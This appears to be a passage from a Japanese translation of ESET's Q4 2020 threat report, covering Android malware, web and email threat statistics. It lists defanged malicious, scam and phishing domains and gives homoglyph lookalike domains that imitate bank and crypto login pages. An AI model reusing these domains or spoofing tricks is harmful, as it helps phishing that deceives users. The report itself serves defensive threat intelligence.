
Android の脅威は、2020 年の第 4 四半期に急減しました。前四半期と比較すると、38% 減少しました。これは「隠しアプリ」カテゴリの検出数が減少したことが主因であり、2020 年 11 月には検出数が急落し、年末に向けてさらに減少しました。

2020 年全体を通して Android で検出される脅威の大部分を占めていた隠しアプリの脅威カテゴリは、密かに広告を表示するためにインストールされ、そのアイコンを隠す詐欺的なアプリから構成されています。これらのアプリは一般的に人気のあるゲームや便利なユーティリティになりすましています。

隠しアプリは 12 月には最低レベルの検出数となり、年末に確認された検出数は、四半期の合計の半分以下にまで低下しました。このカテゴリに該当する 2 つの主要な脅威（検出名：Android/Hiddad と Android/HiddenApp）の両方が大きく減少しました。広く拡散している Android/Hiddad は 50% 減少し、それよりも拡散規模が小さい Android/HiddenApp の検出数が前四半期と比較すると 90% 近く減少し、トップ 10 の 4 位から 12 位へと後退しました。



2020 年第 4 四半期の Android の脅威検知件数トップ 10（Android の脅威検出数に占める割合）



2020 年の Android に関する脅威カテゴリの検出傾向、7 日間の移動平均線

この減少は、隠しアプリとして新たに作成されたアプリの検出数にも表れていました。第 2 四半期と第 3 四半期には隠しアプリの活動が活発であり 14 個の新しいアプリが検出されましたが、第 4 四半期では 1 つしか検出されませんでした。同時に、第 2 四半期、第 3 四半期に出現した亜種も第 4 四半期には沈黙しました。これらの脅威を拡散してきたサイバー犯罪者が作戦を転換し、別の攻撃を展開している可能性があります。

逆に Android のバンキングマルウェアは、2020 年第 4 四半期に増加しました。これは、ESET の***第 3 四半期の脅威レポート*** [53] でも説明したように、銀行を標的とする悪名高いトロイの木馬 Cerberus（Android/Spy.Cerberus として検出）のソースコードが流出した余波が今も続いている可能性があります。第 3 四半期にもバンキングマルウェアの検出数は急増しましたが、第 4 四半期も引き続き増加し、32% 増となりました。2020 年 10 月末には、第 4 四半期および 2020 年全体で見ても最高レベルに達しています。上半期と比較すると、バンキングマルウェアの検出数は下半期に入って 3 倍になっています。


第 3 四半期と同様に、この増加は Cerberus マルウェアを拡散する Android/TrojanDrojanDropper.Agent の亜種の検出によるものです。ESET のテレメトリでは、前四半期と比較して、これらのドロッパーの発生が 65% 増加しました。これはランキングのトップ 10 にも反映されており、Android/TrojanDropper.Agent は減少傾向にあった Android/Hiddad を抜いて 1 位に浮上しました。

Android の脅威の年間の検出データを見ると、隠しアプリ、SMS トロイの木馬、アドウェアの活動が増加した 2020 年 4 月に全体の検出レベルが最も高くなっています。バンキングマルウェアを除く、調査対象となった大半のカテゴリは年間を通じて減少傾向にありました。2020 年に Android の脅威が最も多く検出されたのはロシアで、脅威全体の 13% を占めています。ウクライナとトルコがロシアに続いています。


2020 年にサイバー犯罪者は、新型コロナウイルスの感染拡大というユーザーを欺く絶好の機会を手に入れましたが、Android プラットフォームも例外ではなくその標的になりました。一年を通して、Android マルウェアのすべての種類が新型コロナウイルスに何らかの形で便乗しており、マルウェアの制作者はクリエイティブな方法でマルウェアを偽装したり隠蔽したりしています。最も一般的に使用されているのは、新型コロナウイルスの感染追跡アプリや政府が提供しているコロナ関連アプリ、症状診断、感染者数マップ、パンデミックによって経済的な被害を受けた組織への資金提供の機会、渡航許可証書類などを偽装したものです。

前述の銀行を標的とするトロイの木馬である Cerberus は、新型コロナウイルスに関する情報を専門に扱う政府の Web サイトを偽装した攻撃を国別に実施して活発に活動していました。2020 年 6 月、ESET はカナダの Android ユーザーを標的としたランサムウェア作戦を停止に追い込みました。この作戦では、攻撃者は*新型コロナウイルスの公的な追跡ツールを装った*ランサムウェアアプリをダウンロードするようにユーザーを誘導していました [54]。

また、2020 年は ESET の研究者が、Android 上で実行されてきた巧妙なスパイ活動を検出しました。これは高いスキルを有するサイバー犯罪者がモバイルコンポーネントを悪用するケースが増加していることを示唆しています。検出されたキャンペーンでは、悪意のある *Welcome Chat* [55] アプリと更新された *APT-C-23 spyware* [56] が使用されており、いずれも中東の標的ユーザーを誘引するためにメッセージングアプリを使用していました。



2020 年の Android バンキングマルウェアの検出傾向、7 日間の移動平均線



2020 年の Android の脅威の検出率

傾向と展望

2020 年、マルウェアの作成者は、新型コロナウイルスのパンデミックという機会を抜け目なく利用してきました。新型コロナウイルスの追跡アプリをインストールしたり、情報やエンターテインメントを求めてスマートフォンを利用したりするユーザーが増えたことから、Android プラットフォームを狙った脅威は特に 2020 年の前半に増加しました。攻撃を受ける機会は少なくなったように見えるかもしれませんが、ワクチン接種が始まり、ワクチン接種の時期やワクチン接種の登録に関する情報を提供するという悪意のある Web サイトやアプリなど、犯罪者が新たな手口を考案してくる可能性があります。

ビットコインなどの仮想通貨の価格が上昇していることから、過去に活発であった Android ユーザーを狙った仮想通貨詐欺が復活する可能性もあります。そして最後に、Cerberus のソースコードが流出したことから、今後さらに多くのバンキングマルウェアや Cerberus から派生するマルウェアが登場することが予測されます。

モバイルデバイスを安全に使用するためには、公式アプリの提供元からのみ入手し、アプリが要求する権限に注意し、信頼できるモバイルセキュリティソリューションを使用してください。

ESET マルウェア研究者、Lukáš Štefanko

日本では第 4 四半期末に向けて Android のバンキングマルウェアの検出が増加し、そのピークは第 3 四半期のピークと比較しても 18 倍以上に達しました。これは、銀行を標的とするトロイの木馬である Cerberus のソースコードが流失したことと関連性があると ESET は考えています。ESET のグローバルデータでも同じ傾向が見られています。ソースコードが流失したことで、多くのサイバー犯罪者がマルウェアや独自のペイロードを簡単に配信できるようになっています。


Web に関する脅威

Web に関する脅威は、ボットネットのテイクダウンの影響を恐らく受けており、2020 年の年末にかけて検出数が減少しました。


2020 年の最終四半期には、Web に関する脅威は引き続き減少し、検知数は第 3 四半期と比較して 23% 減少しました。四半期別の検出数は 10 月末にピークに達しました。その時には、毎日約 850 万件の Web の脅威がブロックされ 60 万件のユニーク URL がブロックされていました。ブロックされた最も拡散している Web の脅威は、第 3 四半期と同様に、「詐欺」カテゴリに含まれる詐欺サイトでした。これらはすべてのブロックイベントの 65% を占め、2020 年第 4 四半期にブロックされたユニーク URL の約半分を占めました。

ほぼすべての Web に関する脅威のカテゴリについて第 4 四半期は 20% 以上の減少が見られ、「フィッシング」カテゴリの脅威が最も減少しています。「マルウェアオブジェクト」カテゴリは、悪意のあるコードをホストしている正規の Web サイトを対象としています。このカテゴリではブロック数が 28% 増加し、例外的となっています。


強度の低い FTP パスワードを使用していたためにサイバー犯罪者に悪意のあるスクリプトがアップロードされる場合、セキュリティが保護されていないファイルがアップロードされる場合、脆弱性のある Web アプリケーションが利用される場合など、セキュリティが不十分な Web サイトを悪用して、悪意のあるコンテンツを拡散しようとした場合に、これらのサイトは「マルウェアオブジェクト」カテゴリとして検出されます。このような活動を行っているグループの 1 つが Emotet です。Emotet は、ハッキングされた Web サイトを悪用して悪意のあるドキュメントや最終的な攻撃に使用するペイロードを配信していることが多くあります。



2020 年のブロックされた Web の脅威の検出率




2020 年のブロックされた Web の脅威の検出傾向、7 日間の移動平均線



2020 年のブロックされたユニーク URL の傾向、7 日間の移動平均線

ESET のテレメトリでは、ブロックされたユニーク URL についても第 4 四半期には前四半期と比較して 12% の減少となりました。ここでも「フィッシング」カテゴリの減少幅が最も大きく、40% 減になりました。一方、詐欺サイトのユニーク URL は第 4 四半期に上昇傾向にあり、10 月末にはブロック数が増加しました。第 4 四半期にブロック数が最も多かったドメインを右側に表示しています。2020 年のトップ 10 にランクインしたドメインにはアスタリスクが付いています。

年間の Web に関する脅威のデータを見ると、有害な Web サイトが大幅に減少しており、第 4 四半期は第 1 四半期の平均数を 43% も下回りました。2020 年 4 月以降、「マルウェア」カテゴリの検出は着実に減少し、年間を通じて見ると最も大きな減少が見られた「カテゴリ」になりました。地理的な分布を見ると、2020 年にはロシア、ペルー、日本、メキシコ、米国の ESET の顧客が最も多くの Web に関する脅威をブロックしていました。



2020 年第 4 四半期にホモグリフ攻撃の標的となったブランドとドメイン名のトップ 10

ホモグリフ攻撃[1] の分野では、ブロックされた全体的なドメイン数はわずかに増加し、ホモグリフ攻撃を行うユニーク URL のブロック数も増加しました。第 4 四半期には、blockchain.com を装ったドメインが最も多くブロックされ、イタリアのデジタル決済サービス Nexi への攻撃が僅差で 2 位となりました。

blockchain.com を偽装した悪意のあるドメインで最も多く見られたのは「login.bıockchaln.com」で、攻撃者は点のない ı と小文字の L を使用して、正規の Web サイトのログインページに見せかけていました。2020 年に仮想通貨への関心が高まったことを考えると、blockchain.com が年間を通じて最も多くのブロックされた標的になったことは驚くべきことではありません。

また、この四半期には、カナダの銀行である Scotiabank と Royal Bank of Canada を装ったドメインを北米カナダ地域の ESET のクライアントがブロックしたこともあり、新たにトップ 10 入りを果たしました。

Scotiabank を装った悪意のあるドメインは同行のログインページを偽装し、「scotiabank」の 2 文字（auth.scotiaonline.scotlạbank.com）を変更していました。Royal Bank of Canada を偽装したドメインでは、roy̨albank.com とドットの付いた y に似た文字を使用していました。

	Malware	Scam	Phishing
1	d24ak3f2b[.]top	v.vfghe[.]com*	d18mpbo349nky5.cloudfront[.]net*
2	biggames[.]club*	glotorrents[.]pw*	propu[.]sh*
3	hardyload[.]com*	maranhesduve[.]club*	mrproddisup[.]com*
4	cdn.special-offers[.]online	wwclickads[.]club	update.updtbrwsr[.]com*
5	iclickcdn[.]com	goviklerone[.]com	update.updtapi[.]com*
6	dpiwrxl3dmzt3.cloudfront[.]net*	survey-smiles[.]com	update.brwsrapi[.]com*
7	vk-online[.]xyz	i24-7-news[.]com	update.mrbrwsr[.]com*
8	iptautup[.]com	go1news[.]biz*	update.savebrwsr[.]com*
9	pdloader[.]com	p4.maranhesduve[.]club*	google-analytics-eapteka.medianation-tools[.]ru
10	opentracker[.]xyz	static.sunnycoast[.]xyz	attacketslovern[.]info

2020 年第 4 四半期にブロックされたマルウェア、詐欺、フィッシングドメインのトップ 10。
*2020 年のトップ 10 にも存在するものには * が付いています。*

傾向と展望

攻撃者が登録したドメインであっても、ハッキングされた正規の Web サイトであっても、攻撃に関与するサイバー犯罪者にとって、悪意のあるドメインは重要なソースです。2020 年に悪意のあるドメインが減少した要因としては、これまで膨大なスパムを配信していたボットネット「Necurs」に対して、3 月に実施されたテイクダウンや、ESET も解体作戦に参加した最大かつ最も長く存続しているボットネットの 1 つである「TrickBot」を壊滅するための世界的な取り組みなど、この 1 年間で実施された大規模なボットネットの掃討作戦が挙げられます。

これらのボットネットは規模と範囲が大きいため、テイクダウンはマルウェア環境に波及効果をもたらすことになります。また、第 3 四半期にいくつかの大規模なアドウェア配信ドメインが消滅したように、大規模なキャンペーンであっても立ち消えとなるケースがあり、その影響で検出数が低下する場合があります。

トップチャートにランクインする攻撃に広く悪用されているドメイン以外にも、四半期ごとに Web では無数の小規模な攻撃が展開されており、最新の傾向や開発状況に合わせて利用されるドメインが調整されています。このように、新型コロナウイルスのパンデミックやワクチン接種だけでなく、ビットコイン関連のトピックを扱うドメインを攻撃するホモグリフ攻撃を含む、フィッシング攻撃が今後増えることが予想されます。

ESET 脅威検出ラボヘッド、Jiří Kropáč

[1] ホモグリフ攻撃とは、ドメインの文字を、見た目は同じ（つまり、視覚的に同じ）でもコンピュータにとっては異なる文字列に置き換える攻撃です。

電子メールに関する脅威


悪意のあるメールの検出は 2020 年第 3 四半期も引き続き増加しており、配送業者や物流業者になりすましたメールが多用されています。

悪意のあるメールは 2020 年の最終四半期に減少し、検出数は第 3 四半期と比較して 19% 減少しました。第 4 四半期に電子メール脅威が最も多く検出されたのは 11 月中旬から 12 月でした。これはブラックフライデーやホリデーシーズンを狙った攻撃が増加したことによります。


2020 年第 4 四半期に電子メールで検出された脅威の中で最も多いのは HTML ベースの詐欺（HTML/Fraud）であり、第 3 四半期と比較して 31% 増加し、前回のトップであった Win/Exploit.CVE-2017-11882 トロイの木馬を上回りました。HTML/Fraud のほぼ 5 分の 1 は米国のクライアントマシンで検出されており、第 4 四半期にこの検出名で検出された電子メールの大部分は、いわゆる前払い詐欺 [21] のカテゴリに属しています。

上位 10 位に残った電子メールの脅威のほとんどは、前四半期と比較すると減少していますが、PDF/Phishing トロイの木馬（フィッシングのためのフォームを含む PDF の添付ファイルやフィッシング Web サイトへのリンク）は 56% 増加しました。第 4 四半期に最も多く見られた手法の中には、各国語に翻訳された仮想通貨の売買に関する勧誘、偽装された銀行関連の文書、偽の「EU 事業者登録」フォームがありました。

HTML/Phishing として検出された HTML ベースのフィッシングメールや添付ファイルは 2020 年に入ってから増加を続けました。これらのメールでは、配送業者や物流業者になりすますことが最も多くなっています。しかし、このタイプのフィッシングは、使用されている手法に大きな変化はないものの、第 4 四半期に検知数の合計が 50% 近く減少しました。



2020 年の悪意のある電子メールの検出動向、7 日間の移動平均線




2020 年第 4 四半期にメールで検出された脅威トップ 10

2020 年の 11 月と 12 月の季節の変わり目に、最も一般的な偽装方法を組み合わせたフィッシングキャンペーンを ESET は検出しました。これらのメールには、さまざまな配送・物流会社の PDF 文書に見せかけた HTML 形式のファイルが添付されていました（例：「DHL AWB-Recepit.pdf.html」）。次のスクリーンショットに示すように、このファイルを開いてみると、Adobe 社を偽装したサイトが、受信者の電子メール ID を確認するためと称して電子メールの認証を要求してきました。これらのメールの 3 分の 2 はスペインで検出されましたが、このキャンペーンはスペイン語にローカライズされていませんでした。

2020 年第 4 四半期に検出された悪意のある電子メール全体で使用されていた件名を見ると、以下のテーマが最も多くなっていました。

- 支払依頼、請求書、注文確認
- 配送、宅配
- 送金、銀行からのメッセージ
- 新型コロナウイルス（警告、企業の対策、ワクチンなど）

世界の多くの国で 2020 年の年末からワクチンの提供が開始されることが期待される中で、攻撃者は、ワクチンの配布、接種対象者、安全性など私たちが関心のある共通の事項をフィッシングに悪用しようとしています。前四半期と比較すると、新型コロナウイルスのワクチンに便乗した悪意のあるメールは、第 4



